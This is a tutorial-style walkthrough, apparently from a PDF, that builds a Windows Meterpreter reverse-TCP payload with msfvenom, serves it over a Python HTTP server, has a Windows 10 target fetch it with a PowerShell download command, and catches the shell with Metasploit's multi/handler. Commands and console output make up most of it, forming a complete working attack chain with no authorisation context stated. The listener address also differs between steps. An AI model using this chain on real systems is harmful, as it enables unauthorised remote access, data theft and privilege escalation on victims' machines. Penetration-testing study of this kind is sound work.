The task involves creating a payload using Metasploit's `msfvenom` tool to generate a reverse shell connection from a Windows 10 machine. The generated payload is then hosted on an HTTP server, and a Windows 10 target machine downloads and executes the payload. On the attacker machine, Metasploit's `multi/handler` module is used to receive the reverse shell connection and gain access to the target system.

Steps Taken:

Generate Payload:

1.Generate Payload:

Use `msfvenom` to generate a payload with the following command:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<attacker_ip>  
LPORT=<port> -f exe -o payload.exe
```

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.64.128 LPORT=4444 -f exe -o payload.exe  
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.64.128 LPORT=4444 -f exe -o payload.exe  
  
Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: payload.exe  
msf6 >
```

Replace `<attacker_ip>` with the IP address of the attacker machine and `<port>` with the desired port number.

```
(kali@kali)-[~]  
$ ls  
Desktop Documents Downloads Music payload payload.exe Pictures Public Templates Videos  
(kali@kali)-[~]
```

2.Host Payload on HTTP Server:

Start an HTTP server using Python on the attacker machine:


```
python -m http.server 80
```

Place the generated `payload.exe` in the root directory of the HTTP server.

3. Execute Payload on Target Machine:

On the target Windows 10 machine, download the payload using the attacker's IP address:

```
powershell -c "(New-Object  
System.Net.WebClient).DownloadFile('http://<attacker_ip>/payload.exe',  
'payload.exe')"
```



Execute the downloaded **payload.exe** on the target machine.

4. On the attacker machine, use Metasploit to set up a listener using the **multi/handler** module:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name Current Setting Required Description
-----
-----

Payload options (generic/shell_reverse_tcp):

Name Current Setting Required Description
-----
-----
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
---
0 Wildcard Target
```

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST <attacker_ip>
set LPORT <port>
Exploit
```

```
msf6 exploit(multi/handler) > exploit
[*] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > set LHOST 192.168.1.1
LHOST => 192.168.1.1
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.1:4444
```

5. Access the Target System:

- Once the target machine executes the payload, a reverse shell connection is established.

- Use Metasploit's Meterpreter commands or shell commands to interact with the target system, such as running `sysinfo` to gather system information.

```
meterpreter > sysinfo
Computer      : DESKTOP-QE9069N
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_GB
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```

Conclusion:

By following these steps, a reverse shell connection can be established from a Windows 10 target machine to the attacker's machine using a payload generated with Metasploit's `msfvenom` tool. This allows the attacker to gain remote access to the target system and perform various actions, such as executing commands, gathering information, or escalating privileges.